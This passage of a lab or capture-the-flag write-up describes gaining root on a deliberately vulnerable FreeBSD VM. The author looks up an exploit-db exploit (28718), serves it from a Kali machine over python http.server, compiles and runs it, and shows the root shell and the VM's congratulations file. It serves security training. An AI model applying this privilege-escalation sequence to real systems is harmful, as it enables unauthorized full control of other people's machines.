
We learn that the machine runs on FreeBDS, which seems to be an operating system. Let's search for it on google and see if we can find an exploit.

```
https://www.exploit-db.com/exploits/28718
```

On this URL we can find an exploit for the OS. We download it to our attacker machine and send it to the vulnerable machine

```
┌──(kali㉿kali)-[~]
└─$ python3 -m "http.server"
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.0.2.7 - - [15/Jan/2025 14:59:22] "GET /28718.c HTTP/1.1" 200 -
```





we compile the new file that we got with the exploit, make it executable and run the file

```
whoami
root
cd /root
ls
.cshrc
.history
.k5login
.login
.mysql_history
.profile
congrats.txt
folderMonitor.log
httpd-access.log
lazyClearLog.sh
monitor.py
ossec-alerts.log
cat congrats.txt
If you are reading this, it means you got root (or cheated).
Congratulations either way...

Hope you enjoyed this new VM of mine. As always, they are made for the beginner in
mind, and not meant for the seasoned pentester. However this does not mean one
can't enjoy them.

As with all my VMs, besides getting "root" on the system, the goal is to also
learn the basics skills needed to compromise a system. Most importantly, in my mind,
are information gathering & research. Anyone can throw massive amounts of exploits
and "hope" it works, but think about the traffic.. the logs... Best to take it
slow, and read up on the information you gathered and hopefully craft better
```

we now have root access on the machine